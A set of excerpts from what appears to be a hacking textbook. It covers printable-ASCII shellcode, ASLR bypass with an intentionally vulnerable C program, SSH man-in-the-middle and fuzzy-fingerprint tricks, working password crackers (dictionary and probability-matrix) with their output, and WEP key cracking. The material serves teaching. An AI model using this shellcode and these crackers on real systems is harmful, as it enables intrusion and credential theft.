00000020  e1 cd 80                                          |...|
00000023
reader@hacking:~/booksrc $ ./printable_helper 0x80cde189 0x53e28951
calculating printable values to subtract from EAX..

start: 0x80cde189

     - 0x59316659
     - 0x59667766
     - 0x7a537a79
-------------------
end:   0x53e28951
reader@hacking:~/booksrc $
```


The output above shows the printable values needed to wrap the zeroed EAX register around to `0x80cde189` (shown in bold). Next, EAX should be wrapped around again to `0x53e28951` for the next four bytes of the shellcode (building backwards). This process is repeated until all the shellcode is built. The code for the entire process is shown below.

printable.s

```
BITS 32
push esp                ; Put current ESP
pop eax                 ;   into EAX.
sub eax,0x39393333      ; Subtract printable values
sub eax,0x72727550      ;   to add 860 to EAX.
sub eax,0x54545421
push eax                ; Put EAX back into ESP.
pop esp                 ;   Effectively ESP = ESP + 860
and eax,0x454e4f4a
and eax,0x3a313035      ; Zero out EAX.

sub eax,0x346d6d25      ; Subtract printable values
sub eax,0x256d6d25      ;   to make EAX = 0x80cde189.
sub eax,0x2557442d      ;   (last 4 bytes from shellcode.bin)
push eax                ; Push these bytes to stack at ESP.
sub eax,0x59316659      ; Subtract more printable values
```

Randomized Stack Space

Another protective countermeasure tries a slightly different approach. Instead of preventing execution on the stack, this countermeasure randomizes the stack memory layout. When the memory layout is randomized, the attacker won't be able to return execution into waiting shellcode, since he won't know where it is.

This countermeasure has been enabled by default in the Linux kernel since 2.6.12, but this book's LiveCD has been configured with it turned off. To turn this protection on again, echo 1 to the /proc filesystem as shown below.

```
reader@hacking:~/booksrc $ sudo su -
root@hacking:~ # echo 1 > /proc/sys/kernel/randomize_va_space
root@hacking:~ # exit
logout
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
reader@hacking:~/booksrc $
```

With this countermeasure turned on, the notesearch exploit no longer works, since the layout of the stack is randomized. Every time a program starts, the stack begins at a random location. The following example demonstrates this.

Randomized Stack Space

aslr_demo.c

```
#include <stdio.h>

int main(int argc, char *argv[]) {
   char buffer[50];

   printf("buffer is at %p\n", &buffer);

   if(argc > 1)
      strcpy(buffer, argv[1]);

   return 1;
}
```

This program has an obvious buffer overflow vulnerability in it. However with ASLR turned on, exploitation isn't that easy.

```
reader@hacking:~/booksrc $ gcc -g -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbffbbf90
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbfe4de20
reader@hacking:~/booksrc $ ./aslr_demo
buffer is at 0xbfc7ac50
```

```
> fi
> done
Trying offset of 1 words
buffer is at 0xbfc093b0
Trying offset of 2 words
buffer is at 0xbfd01ca0
Trying offset of 3 words
buffer is at 0xbfe45de0
Trying offset of 4 words
buffer is at 0xbfdcd560
Trying offset of 5 words
buffer is at 0xbfbf5380
Trying offset of 6 words
buffer is at 0xbffce760
Trying offset of 7 words
buffer is at 0xbfaf7a80
Trying offset of 8 words
buffer is at 0xbfa4e9d0
Trying offset of 9 words
buffer is at 0xbfacca50
Trying offset of 10 words
buffer is at 0xbfd08c80
Trying offset of 11 words
buffer is at 0xbff24ea0
Trying offset of 12 words
buffer is at 0xbfaf9a70
Trying offset of 13 words
buffer is at 0xbfe0fd80
Trying offset of 14 words
buffer is at 0xbfe03d70
Trying offset of 15 words
buffer is at 0xbfc2fb90
Trying offset of 16 words
buffer is at 0xbff32a40
Trying offset of 17 words
buffer is at 0xbf9da940
Trying offset of 18 words
buffer is at 0xbfd0cc70
Trying offset of 19 words
buffer is at 0xbf897ff0
Illegal instruction
==>  Correct offset to return address is 19 words
reader@hacking:~/booksrc $
```


Knowing the proper offset will let us overwrite the return address. However, we still cannot execute shellcode since its location is randomized. Using GDB, let's look at the program just as it's about to return from the main function.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x080483b4 <main+0>:    push   ebp
0x080483b5 <main+1>:    mov    ebp,esp
0x080483b7 <main+3>:    sub    esp,0x58
0x080483ba <main+6>:    and    esp,0xfffffff0
0x080483bd <main+9>:    mov    eax,0x0
0x080483c2 <main+14>:   sub    esp,eax
0x080483c4 <main+16>:   lea    eax,[ebp-72]
0x080483c7 <main+19>:   mov    DWORD PTR [esp+4],eax
```

Chapter 0x700. CRYPTOLOGY

Cryptology is defined as the study of cryptography or cryptanalysis. *Cryptography* is simply the process of communicating secretly through the use of ciphers, and *cryptanalysis* is the process of cracking or deciphering such secret communications. Historically, cryptology has been of particular interest during wars, when countries used secret codes to communicate with their troops while also trying to break the enemy's codes to infiltrate their communications.

The wartime applications still exist, but the use of cryptography in civilian life is becoming increasingly popular as more critical transactions occur over the Internet. Network sniffing is so common that the paranoid assumption that someone is always sniffing network traffic might not be so paranoid. Passwords, credit card numbers, and other proprietary information can all be sniffed and stolen over unencrypted protocols. Encrypted communication protocols provide a solution to this lack of privacy and allow the Internet economy to function. Without Secure Sockets Layer (SSL) encryption, credit card transactions at popular websites would be either very inconvenient or insecure.

All of this private data is protected by cryptographic algorithms that are probably secure. Currently, cryptosystems that can be proven to be secure are far too unwieldy for practical use. So in lieu of a mathematical proof of security, cryptosystems that are *practically secure* are used. This means that it's possible that shortcuts for defeating these ciphers exist, but no one's been able to actualize them yet. Of course, there are also cryptosystems that aren't secure at all. This could be due to the implementation, key size, or simply cryptanalytic weaknesses in the cipher itself. In 1997, under US law, the maximum allowable key size for encryption in exported software was 40 bits. This limit on key size makes the corresponding cipher insecure, as was shown by RSA Data Security and Ian Goldberg, a graduate student from the University of California, Berkeley. RSA posted a challenge to decipher a message encrypted with a 40-bit key, and three and a half hours later, Ian had done just that. This was strong evidence that 40-bit keys aren't large enough for a secure cryptosystem.

Cryptology is relevant to hacking in a number of ways. At the purest level, the challenge of solving a puzzle is enticing to the curious. At a more nefarious level, the secret data protected by that puzzle is perhaps even more alluring. Breaking or circumventing the cryptographic protections of secret data can provide a certain sense of satisfaction, not to mention a sense of the protected data's contents. In addition, strong cryptography is useful in avoiding detection. Expensive network intrusion detection systems designed to sniff network traffic for attack signatures are useless if the attacker is using an encrypted communication channel. Often, the encrypted Web access provided for customer security is used by attackers as a difficult-to-monitor attack vector.

Algorithmic Run Time

Algorithmic run time is a bit different from the run time of a program. Since an algorithm is simply an idea, there's no limit to the processing speed for evaluating the algorithm. This means that an expression of algorithmic run time in minutes or seconds is meaningless.

Without factors such as processor speed and architecture, the important unknown for an algorithm is *input size*. A sorting algorithm running on 1,000 elements will certainly take longer than the same sorting algorithm running on 10 elements. The input size is generally denoted by n, and each atomic step can be expressed as a number. The run time of a simple algorithm, such as the one that follows, can be expressed in terms of n.

```
for(i = 1 to n) {
   Do something;
   Do another thing;
}
Do one last thing;
```

This algorithm loops n times, each time doing two actions, and then does one last action, so the *time complexity* for this algorithm would be $2n + 1$. A more complex algorithm with an additional nested loop tacked on, shown below, would have a time complexity of $n^2 + 2n + 1$, since the new action is executed n^2 times.


```
for(x = 1 to n) {
   for(y = 1 to n) {
      Do the new action;
   }
}
for(i = 1 to n) {
   Do something;
   Do another thing;
}
Do one last thing;
```

But this level of detail for time complexity is still too granular. For example, as n becomes larger, the relative difference between $2n + 5$ and $2n + 365$ becomes less and less. However, as n becomes larger, the relative difference between $2n^2 + 5$ and $2n + 5$ becomes larger and larger. This type of generalized trending is what is most important to the run time of an algorithm.

Consider two algorithms, one with a time complexity of $2n + 365$ and the other with $2n^2 + 5$. The $2n^2 + 5$ algorithm will outperform the $2n + 365$ algorithm on small values for n. But for $n = 30$, both algorithms perform equally, and for all n greater than 30, the $2n + 365$ algorithm will outperform the $2n^2 + 5$ algorithm. Since there are only 30 values for n in which the $2n^2 + 5$ algorithm performs better, but an infinite number of values for $n$in which the $2n + 365$ algorithm performs better, the $2n + 365$ algorithm is generally more efficient.

This means that, in general, the growth rate of the time complexity of an algorithm with respect to input size is more important than the time complexity for any fixed input. While this might not always hold true for specific real-world applications, this type of measurement of an algorithm's efficiency tends to be true when averaged over all possible applications.

Asymptotic Notation

Asymptotic notation is a way to express an algorithm's efficiency. It's called asymptotic because it deals with the behavior of the algorithm as the input size approaches the asymptotic limit of infinity.

Returning to the examples of the $2n + 365$ algorithm and the $2n^2 + 5$ algorithm, we determined that the $2n + 365$ algorithm is generally more efficient because it follows the trend of n, while the $2n^2 + 5$ algorithm follows the general trend of n^2. This means that $2n + 365$ is bounded above by a positive multiple of n for all sufficiently large n, and $2n^2 + 5$ is bounded above by a positive multiple of n^2 for all sufficiently large n.

This sounds kind of confusing, but all it really means is that there exists a positive constant for the trend value and a lower bound on n, such that the trend value multiplied by the constant will always be greater than the time complexity for all n greater than the lower bound. In other words, $2n^2 + 5$ is in the order of n^2, and $2n + 365$ is in the order of n. There's a convenient mathematical notation for this, called *big-oh notation*, which looks like $O(n^2)$ to describe an algorithm that is in the order of n^2.

A simple way to convert an algorithm's time complexity to big-oh notation is to simply look at the high-order terms, since these will be the terms that matter most as n becomes sufficiently large. So an algorithm with a time complexity of $3n^4 + 43n^3 + 763n + \log n + 37$ would be in the order of $O(n^4)$, and $54n^7 + 23n^4 + 4325$ would be $O(n^7)$.

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.5-OpenSSH_3.9p1

Connection closed by foreign host.
```

Usually, clients such as tetsuo connecting to loki at 192.168.42.72 would have only communicated using SSH2. Therefore, there would only be a host fingerprint for SSH protocol 2 stored on the client. When protocol 1 is forced by the MitM attack, the attacker's fingerprint won't be compared to the stored fingerprint, due to the differing protocols. Older implementations will simply ask to add this fingerprint since, technically, no host fingerprint exists for this protocol. This is shown in the output below.

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA1 key fingerprint is 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/no)?
```

Since this vulnerability was made public, newer implementations of OpenSSH have a slightly more verbose warning:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
WARNING: RSA key found for host 192.168.42.72
in /home/iz/.ssh/known_hosts:1
RSA key fingerprint ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established
but keys of different type are already known for this host.
RSA1 key fingerprint is 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/no)?
```


This modified warning isn't as strong as the warning given when host fingerprints of the same protocol don't match. Also, since not all clients will be up to date, this technique can still prove to be useful for an MitM attack.

Fuzzy Fingerprints

Konrad Rieck had an interesting idea regarding SSH host fingerprints. Often, a user will connect to a server from several different clients. The host fingerprint will be displayed and added each time a new client is used, and a security-conscious user will tend to remember the general structure of the host fingerprint. While no one actually memorizes the entire fingerprint, major changes can be detected with little effort. Having a general idea of what the host fingerprint looks like when connecting from a new client greatly increases the security of that connection. If an MitM attack is attempted, the blatant difference in host fingerprints can usually be detected by eye.

However, the eye and the brain can be tricked. Certain fingerprints will look very similar to others. Digits 1 and 7 look very similar, depending on the display font. Usually, the hex digits found at the beginning and end of the fingerprint are remembered with the greatest clarity, while the middle tends to be a bit hazy. The goal behind the fuzzy fingerprint technique is to generate a host key with a fingerprint that looks similar enough to the original fingerprint to fool the human eye.

The openssh package provides tools to retrieve the host key from servers.

```
reader@hacking:~ $ ssh-keyscan -t rsa 192.168.42.72 > loki.hostkey
# 192.168.42.72 SSH-1.99-OpenSSH_3.9p1
reader@hacking:~ $ cat loki.hostkey
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgkf7nZnH4LirNziH5upZmk4/
JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/1t3G/
52KTzjtKGacX4gTLNSc8fzfZU=
reader@hacking:~ $ ssh-keygen -l -f loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
reader@hacking:~ $
```

Now that the host key fingerprint format is known for 192.168.42.72 (loki), fuzzy fingerprints can be generated that look similar. A program that does this has been developed by Rieck and is available at http://www.thc.org/thc-ffp/. The following output shows the creation of some fuzzy fingerprints for 192.168.42.72 (loki).


```
reader@hacking:~ $ ffp
Usage: ffp [Options]
Options:
  -f type        Specify type of fingerprint to use [Default: md5]
                 Available: md5, sha1, ripemd
  -t hash        Target fingerprint in byte blocks.
                 Colon-separated: 01:23:45:67... or as string 01234567...
  -k type        Specify type of key to calculate [Default: rsa]
                 Available: rsa, dsa
  -b bits        Number of bits in the keys to calculate [Default: 1024]
  -K mode        Specify key calulation mode [Default: sloppy]
                 Available: sloppy, accurate
  -m type        Specify type of fuzzy map to use [Default: gauss]
                 Available: gauss, cosine
  -v variation   Variation to use for fuzzy map generation [Default: 7.3]
  -y mean        Mean value to use for fuzzy map generation [Default: 0.14]
  -l size        Size of list that contains best fingerprints [Default: 10]
  -s filename    Filename of the state file [Default: /var/tmp/ffp.state]
  -e             Extract SSH host key pairs from state file
  -d directory   Directory to store generated ssh keys to [Default: /tmp]
  -p period      Period to save state file and display state [Default: 60]
  -V             Display version information
No state file /var/tmp/ffp.state present, specify a target hash.
reader@hacking:~ $ ffp -f md5 -k rsa -b 1024 -t ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:
10:59:a0
---[Initializing]---------------------------------------------------------------
 Initializing Crunch Hash: Done
   Initializing Fuzzy Map: Done
 Initializing Private Key: Done
   Initializing Hash List: Done
   Initializing FFP State: Done
---[Fuzzy Map]------------------------------------------------------------------
    Length: 32
      Type: Inverse Gaussian Distribution
       Sum: 15020328
```

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

/* Barf a message and exit. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/* A dictionary attack example program */
int main(int argc, char *argv[]) {
   FILE *wordlist;
   char *hash, word[30], salt[3];
   if(argc < 2)
      barf("Usage: %s <wordlist file> <password hash>\n", argv[0]);

   strncpy(salt, argv[2], 2); // First 2 bytes of hash are the salt.
   salt[2] = '\0';  // terminate string

   printf("Salt value is \'%s\'\n", salt);

   if( (wordlist = fopen(argv[1], "r")) == NULL) // Open the wordlist.
      barf("Fatal: couldn't open the file \'%s\'.\n", argv[1]);

   while(fgets(word, 30, wordlist) != NULL) { // Read each word
      word[strlen(word)-1] = '\0'; // Remove the '\n' byte at the end.
      hash = crypt(word, salt); // Hash the word using the salt.
      printf("trying word:   %-30s ==> %15s\n", word, hash);
      if(strcmp(hash, argv[2]) == 0) { // If the hash matches
         printf("The hash \"%s\" is from the ", argv[2]);
         printf("plaintext password \"%s\".\n", word);
         fclose(wordlist);
         exit(0);
      }
   }
   printf("Couldn't find the plaintext password in the supplied wordlist.\n");
   fclose(wordlist);
}
```

The following output shows this program being used to crack the password hash *jeHEAX1m66RV.,* using the words found in /usr/share/dict/words.

```
reader@hacking:~/booksrc $ gcc -o crypt_crack crypt_crack.c -lcrypt
reader@hacking:~/booksrc $ ./crypt_crack /usr/share/dict/words jeHEAX1m66RV.
Salt value is 'je'
trying word:                                   ==>   jesS3DmkteZYk
trying word:   A                               ==>   jeV7uK/S.y/KU
trying word:   A's                             ==>   jeEcn7sF7jwWU
trying word:   AOL                             ==>   jeSFGex8ANJDE
trying word:   AOL's                           ==>   jesSDhacNYUbc
trying word:   Aachen                          ==>   jeyQc3uB14q1E
trying word:   Aachen's                        ==>   je7AQSxfhvsyM
trying word:   Aaliyah                         ==>   je/vAqRJyOZvU

.:[ output trimmed ]:.

trying word:   terse                           ==>   jelgEmNGLflJ2
trying word:   tersely                         ==>   jeYfo1aImUWqg
trying word:   terseness                       ==>   jedH11z6kkEaA
```

cost. Also, the salts still tend to prohibit any type of storage attack, even with the reduced storage-space requirements.

The following two source code listings can be used to create a password probability matrix and crack passwords with it. The first listing will generate a matrix that can be used to crack all possible four-character passwords salted with `je`. The second listing will use the generated matrix to actually do the password cracking.

ppm_gen.c

```
/*********************************************************\
*  Password Probability Matrix   *    File: ppm_gen.c     *
***********************************************************
*                                                         *
*  Author:        Jon Erickson <matrix@phiral.com>        *
*  Organization:  Phiral Research Laboratories            *
*                                                         *
*  This is the generate program for the PPM proof of      *
*  concept.  It generates a file called 4char.ppm, which  *
*  contains information regarding all possible 4-         *
*  character passwords salted with 'je'.  This file can   *
*  be used to quickly crack passwords found within this   *
*  keyspace with the corresponding ppm_crack.c program.   *
*                                                         *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH  1129
#define DEPTH  8
#define SIZE HEIGHT * WIDTH * DEPTH

/* Map a single hash byte to an enumerated value. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
      j = i - 59;
   return j;
}

/* Map 3 hash bytes to an enumerated value. */
int enum_hashtriplet(char a, char b, char c) {
   return (((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+enum_hashbyte(b));
}
/* Barf a message and exit. */
void barf(char *message, char *extra) {
   printf(message, extra);
```

```
  fseek(fd,(DCM*4)+enum_hashtriplet(pass[2], pass[3], pass[4])*WIDTH, SEEK_SET);
  fread(bin_vector2, WIDTH, 1, fd); // Read the vector associating bytes 2-4 of hash.

  len = count_vector_bits(bin_vector2);
  printf("only 1 vector of 4:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
 len*100.0/
9025.0);

  fseek(fd,(DCM*5)+enum_hashtriplet(pass[4], pass[5], pass[6])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Read the vector associating bytes 4-6 of hash.
  merge(bin_vector2, temp_vector);  // Merge it with the first vector.

  len = count_vector_bits(bin_vector2);
  printf("vectors 1 AND 2 merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

  fseek(fd,(DCM*6)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Read the vector associating bytes 6-8 of hash.
  merge(bin_vector2, temp_vector);  // Merge it with the first two vectors.

  len = count_vector_bits(bin_vector2);
  printf("first 3 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

  fseek(fd,(DCM*7)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH, SEEK_SET);
  fread(temp_vector, WIDTH, 1, fd); // Read the vector associating bytes 8-10 of hash.
  merge(bin_vector2, temp_vector);  // Merge it with the other vectors.

  len = count_vector_bits(bin_vector2);
  printf("all 4 vectors merged:\t%d plaintext pairs, with %0.2f%% saturation\n", len,
len*100.0/9025.0);

  printf("Possible plaintext pairs for the last two bytes:\n");
  print_vector(bin_vector2);
  printf("Building probability vectors...\n");
  for(i=0; i < 9025; i++) { // Find possible first two plaintext bytes.
    if(get_vector_bit(bin_vector1, i)==1) {;
      prob_vector1[0][pv1_len] = i / 95;
      prob_vector1[1][pv1_len] = i - (prob_vector1[0][pv1_len] * 95);
      pv1_len++;
    }
  }
  for(i=0; i < 9025; i++) { // Find possible last two plaintext bytes.
    if(get_vector_bit(bin_vector2, i)) {
      prob_vector2[0][pv2_len] = i / 95;
      prob_vector2[1][pv2_len] = i - (prob_vector2[0][pv2_len] * 95);
      pv2_len++;
    }
  }

  printf("Cracking remaining %d possibilites..\n", pv1_len*pv2_len);
  for(i=0; i < pv1_len; i++) {
    for(j=0; j < pv2_len; j++) {
      plain[0] = prob_vector1[0][i] + 32;
      plain[1] = prob_vector1[1][i] + 32;
      plain[2] = prob_vector2[0][j] + 32;
      plain[3] = prob_vector2[1][j] + 32;
      plain[4] = 0;
      if(strcmp(crypt(plain, "je"), pass) == 0) {
        printf("Password :  %s\n", plain);
```

```
        i = 31337;
        j = 31337;
      }
    }
  }
  if(i < 31337)
    printf("Password wasn't salted with 'je' or is not 4 chars long.\n");

  fclose(fd);
}
```

The second piece of code, ppm_crack.c, can be used to crack the troublesome password of h4R% in a matter of seconds:

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==> jeMqqfIfPNNTE
reader@hacking:~/booksrc $ gcc -O3 -o ppm_crack ppm_crack.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_crack jeMqqfIfPNNTE
Filtering possible plaintext bytes for the first two characters:
only 1 vector of 4:     3801 plaintext pairs, with 42.12% saturation
vectors 1 AND 2 merged: 1666 plaintext pairs, with 18.46% saturation
first 3 vectors merged: 695 plaintext pairs, with 7.70% saturation
all 4 vectors merged:   287 plaintext pairs, with 3.18% saturation
Possible plaintext pairs for the first two bytes:
 4  9  N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z %\ %r &( &T '- '0 '7 'D
'F (  (v (| )+ ). )E )W *c *p *q *t *x +C -5 -A -[ -a .% .D .S .f /t 02 07 0?
0e 0{ 0| 1A 1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6 6, 6C 7: 7@ 7S
7z 8F 8H 9R 9U 9_ 9~ :- :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @#
@W @v @| AO B/ B0 BO Bz C( D8 D> E8 EZ F@ G& GH Gj Gy H4 I@ J  JN JT JU Jh Jq
Ks Ku M) M{ N, N: NC NF NQ Ny O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv T0 Te U& U> UO
VT V[ V] Vc Vg Vi W: WG X" X6 XZ X` Xp YT YV Y^ Yl Yy Y{ Za [$ [* [9 [m [z \" \
+ \C \O \w ]( ]: ]@ ]w _K _j `q a. aN a^ ae au b: bG bP cE cP dU d] e! fI fv g!
gG h+ h4 hc iI iT iV iZ in k. kp l5 l` lm lq m, m= mE n0 nD nQ n~ o# o: o^ p0
p1 pC pc q* q0 qQ q{ rA rY s" sD sz tK tw u- v$ v. v3 v; v_ vi vo wP wt x" x&
x+ x1 xQ xX xi yN yo z0 zP zU z[ z^ zf zi zr zt {- {B {a |s }) }+ }? }y ~L ~m

Filtering possible plaintext bytes for the last two characters:
only 1 vector of 4:     3821 plaintext pairs, with 42.34% saturation
vectors 1 AND 2 merged: 1677 plaintext pairs, with 18.58% saturation
first 3 vectors merged: 713 plaintext pairs, with 7.90% saturation
all 4 vectors merged:   297 plaintext pairs, with 3.29% saturation
Possible plaintext pairs for the last two bytes:
 !  & != !H !I !K !P !X !o !~ "r "{ "} #% #0 $5 $] %K %M %T &" &% &( &0 &4 &I
&q &} 'B 'Q 'd )j )w *I *] *e *j *k *o *w *| +B +W ,' ,J ,V -z .  .$ .T /' /_
0Y 0i 0s 1! 1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74
8E 9Q 9\ 9a 9b :8 :; :A :H :S :w ;" ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?` ?j
?w @0 A* B  B@ BT C8 CF CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+
J3 J6 Jm K# K) K@ L, L1 LT N* NW N` O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T!
T$ T@ TR T_ Th U" U1 V* V{ W3 Wy Wz X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \( \3 \5 \
_ \a \b \| ]$ ]. ]2 ]? ]d ^[ ^~ `1 `F `f `y a8 a= aI aK az b, b- bS bz c( cg dB
e, eF eJ eK eu fT fW fo g( g> gW g\ h$ h9 h: h@ hk i? jN ji jn k= kj l7 lo m<
m= mT me m| m} n% n? n~ o  oF oG oM p" p9 p\ q} r6 r= rB sA sN s{ s~ tX tp u
u2 uQ uU uk v# vG vV vW vl w* w> wD wv x2 xA y: y= y? yM yU yX zK zv {# {) {=
{O {m |I |Z }. }; }d ~+ ~C ~a
Building probability vectors...
Cracking remaining 85239 possibilites..
Password :  h4R%
reader@hacking:~/booksrc $
```


These programs are proof-of-concept hacks, which take advantage of the bit

```
 19  0 |  51  0 |  83  4 | 115  1 | 147  0 | 179  1 | 211  4 | 243  2 |
 20  0 |  52  1 |  84  1 | 116  4 | 148  0 | 180  1 | 212  1 | 244  1 |
 21  0 |  53  1 |  85  1 | 117  0 | 149  2 | 181  1 | 213 12*| 245  1 |
 22  1 |  54  3 |  86  0 | 118  0 | 150  1 | 182  2 | 214  3 | 246  1 |
 23  0 |  55  3 |  87  0 | 119  1 | 151  0 | 183  0 | 215  0 | 247  0 |
 24  0 |  56  1 |  88  0 | 120  0 | 152  2 | 184  0 | 216  2 | 248  0 |
 25  1 |  57  0 |  89  0 | 121  2 | 153  0 | 185  2 | 217  1 | 249  0 |
 26  1 |  58  0 |  90  1 | 122  0 | 154  1 | 186  0 | 218  1 | 250  2 |
 27  2 |  59  1 |  91  1 | 123  0 | 155  1 | 187  1 | 219  0 | 251  2 |
 28  2 |  60  2 |  92  1 | 124  1 | 156  1 | 188  1 | 220  0 | 252  0 |
 29  1 |  61  1 |  93  3 | 125  2 | 157  2 | 189  2 | 221  0 | 253  1 |
 30  0 |  62  1 |  94  0 | 126  0 | 158  1 | 190  1 | 222  1 | 254  2 |
 31  0 |  63  0 |  95  1 | 127  0 | 159  0 | 191  0 | 223  2 | 255  0 |

[Actual Key] = (1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213)
key[12] is probably 213
reader@hacking:~/booksrc $
```

This type of attack has been so successful that a new wireless protocol called WPA should be used if you expect any form of security. However, there are still an amazing number of wireless networks only protected by WEP. Nowadays, there are fairly robust tools to perform WEP attacks. One notable example is aircrack, which has been included with the LiveCD; however, it requires wireless hardware, which you may not have. There is plenty of documentation on how to use this tool, which is in constant development. The first manual page should get you started.


```
AIRCRACK-NG(1)                                                  AIRCRACK-NG(1)

NAME
       aircrack-ng is a 802.11 WEP / WPA-PSK key cracker.

SYNOPSIS
       aircrack-ng [options] <.cap / .ivs file(s)>

DESCRIPTION
       aircrack-ng is a 802.11 WEP / WPA-PSK key cracker. It implements the so-
       called Fluhrer - Mantin - Shamir (FMS) attack, along with some new attacks
       by a talented hacker named KoreK. When enough encrypted packets have been
       gathered, aircrack-ng can almost instantly recover the WEP key.

OPTIONS
       Common options:

       -a <amode>
              Force the attack mode, 1 or wep for WEP and 2 or wpa for WPA-PSK.

       -e <essid>
              Select the target network based on the ESSID. This option is also
              required for WPA cracking if the SSID is cloacked.
```

Again, consult the Internet for hardware issues. This program popularized a clever technique for gathering IVs. Waiting to gather enough IVs from packets would take hours, or even days. But since wireless is still a network, there will be ARP traffic. Since WEP encryption doesn't modify the size of the packet, it's easy to pick out which ones are ARP. This attack captures an encrypted packet that is the size of an ARP request, and then replays it to the network thousands of times.